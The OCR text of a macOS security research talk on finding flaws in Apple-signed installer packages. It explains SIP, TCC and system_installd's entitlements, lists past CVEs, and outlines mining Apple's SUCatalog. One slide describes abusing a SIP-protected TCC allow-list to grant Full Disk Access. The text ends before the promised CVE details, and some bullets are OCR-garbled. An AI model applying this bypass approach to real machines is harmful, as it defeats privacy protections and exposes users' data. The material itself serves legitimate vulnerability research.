Finding Vulnerabilities in Apple packages at Scale

kandji

Csaba Fitzl

Twitter: @theevilbit

BlueSky: @theevilbit.bsky.social

whoami

- Principal macOS Security Researcher @Kandji
- author of EXP-312 - macOS Exploitation training (🐙) at OffSec
- ex red/blue teamer
- macOS bug hunter (~100 CVEs)
- husband, father
- hiking, trail running 🥾 🏔️

agenda

1. Apple's Security Model
2. system_installd
3. past vulnerabilities
4. the SUCatalog
5. ChatGPT to the rescue
6. CVE-2024-27883 - PackageKit - iDVDExtraContent.pkg - Full SIP bypass
7. CVE-2024-44196 - PackageKit - CanonLaser_FCore.pkg - Arbitrary SIP File Overwrite
8. CVE-2024-44253 - PackageKit - RecoveryHDUpdate.pkg - TCC bypass
9. PackageKit - RemoteDesktopAdmin372.pkg - Full SIP bypass
10. PackageKit - HP_Interlaken1.pkg - Full SIP Bypass
11. Apple's generic mitigation strategy

Apple's Security Model

General

- not your typical OS
- POSIX heritage
- root <> GOD mode
- root ~ admin with more privileges
- Sandbox, TCC, SIP
- security boundaries:
    - normal user -> admin -> root -> kernel
    - entitlements make this more granular
- process injection is generally not allowed

Code Signing

- on macOS it's not mandatory (Apple Silicon at least ad-hoc signing it is), on iOS it is
- root of trust: Apple
- developer certs are issues by Apple
- code signature can contain entitlements

Entitlements

- apps can have entitlements ~ rights that grant them access to various resources
- most of them are private to Apple (you can't give it to yourself) e.g.:
  - process X can talk to process Y
  - can write to location Z
  - can install kernel extension (driver)
  - ...

SIP

- a.k.a. rootless
- global Sandbox applicable for *all* processes
- main goal: protect core system resources
- root can't modify core system files
- some entitlements give you a bypass

Sandbox

- app is containerized
- other than a few exceptions can't access files outside
- network, other file access must be specified in entitlements

TCC

- Transparency, Control and Consent
- limits access to resources related to priva
  - microphone
  - camera
  - documents
  - pictur
  - egories)

I have 99 problems but TCC ain't one 🤷‍♂️

system_installd

system_installd

- daemon which installs Apple signed packages
- com.apple.rootless.install.heritable ==> can write to SIP protected locations
- heritable ==> child process inherits the right
- packages can contain vulnerable scripts

```
Executable=/System/Library/PrivateFrameworks/PackageKit.framework/Versions/
A/Resources/system_installd
Identifier=com.apple.system_installd

...

[Dict]
   [Key] com.apple.private.apfs.create-synthetic-symlink-folder
   [Value]
      [Bool] true
   [Key] com.apple.private.launchservices.cansetapplicationstrusted
   [Value]
      [Bool] true
   [Key] com.apple.private.package_script_service.allow
   [Value]
      [Bool] true
   [Key] com.apple.private.responsibility.set-arbitrary
   [Value]
      [Bool] true
   [Key] com.apple.private.responsibility.set-hosted-properties
   [Value]
      [Bool] true
   [Key] com.apple.private.security.storage-exempt.heritable
   [Value]
      [Bool] true
   [Key] com.apple.private.security.syspolicy.package-installation
   [Value]
      [Bool] true
   [Key] com.apple.private.security.syspolicy.package-verification
   [Value]
      [Bool] true
   [Key] com.apple.private.storage.fusion.allow-pin-fastpromote
   [Value]
      [Bool] true
   [Key] com.apple.private.tcc.manager.access.delete
   [Value]
      [Array]
         [String] kTCCServiceAll
   [Key] com.apple.rootless.install.heritable
   [Value]
      [Bool] true
```

weaponization

- SIP protected: /Library/Apple/Library/Bundles/TCC_Compatibility.bundle/Contents/Resources/AllowApplicationsList.plist *
- basically another TCC.db
- add any rights we want, e.g.: Full Disk Access

* not available since macOS Sequoia

past vulnerabilities


few examples

- CVE-2019-8561 - swapping the package between verification and installation
- CVE-2020–9854 - install scripts executes a binary from an attacker controlled location
- CVE-2021-30892 (shrootless) - modify /etc/env to inject custom commands into the installation
- CVE-2023-23533 - insecure file copy in the post install actions
- CVE-2023-42860 - insecure hardlink creation in the postinsall script
- Mickey Jin's CVEs - tons of CVEs exploiting issues in system_installd itself (PackageKit framework)

the software catalog

how we get packages?

- https://developer.apple.com/download/all/
- https://support.apple.com/en-us/docs/mac#
- limited



More Downloads

Filter by keywords
Search

Safari 18.5 for macOS Sonoma and Safari 18.5 for macOS Ventura beta 4
May 6, 2025
View Details


Kernel Debug Kit 13.7.6 build 22H625
May 4, 2025
View Details

Kernel Debug Kit 14.7.6 build 23H626
May 4, 2025
View Details

Kernel Debug Kit 15.5 build 24F74
May 4, 2025
View Details

any more?

- https://www.l3harris.com/newsroom/editorial/2024/03/breaking-sip-apple-signed-packages




BREAKING SIP WITH APPLE-SIGNED PACKAGES

Space & Airborne Systems
MAR 4, 2024 | 5+ MINUTE READ

By Michael Cowell

- sucatalog what?




As a lot of Apple-signed packages are large packages such as OS installers I was able to use this to my advantage. By dumping a list of packages from Apple's SUCatalogs, I could then check if a package contained scripts by reading the header, and then reading the number of bytes of compressed TOC. Then, by only downloading packages with a "Scripts" entry, I was able to reduce the search space considerably.

software catalog

- each macOS version has its own catalog
- typical URL: https://swscan.apple.com/content/catalogs/others/index-14-13-12-10.16-10.15-10.14-10.13-10.12-10.11-10.10-10.9-mountainlion-lion-snowleopard-leopard.merged-1.sucatalog.gz
- huge property list (plist) file in XML format

software catalog



```
<key>Products</key>
<dict>
    <key>061-5569</key>
    <dict>
        <key>ServerMetadataURL</key>
        <string>https://swcdn.apple.com/content/downloads/52/58/061-
5569/cHPS9sSK8xnNz96PP3kwLhx5r4rL53ZhKz/iPhoto_715.smd</string>
        <key>Packages</key>
        <array>
            <dict>
                <key>Size</key>
                <integer>11448320</integer>
                <key>URL</key>
                <string>https://swcdn.apple.com/content/downloads/52/58/061-
5569/cHPS9sSK8xnNz96PP3kwLhx5r4rL53ZhKz/iPhoto_715.tar</string>
            </dict>
        </array>
        <key>PostDate</key>
        <date>2008-10-27T19:58:52Z</date>
```

challenge

- Michael Cowell did analyze the entire sucatalog
- but what if there is still some left
- ton of packages
- need some automation to process all of them
- I suck at automation

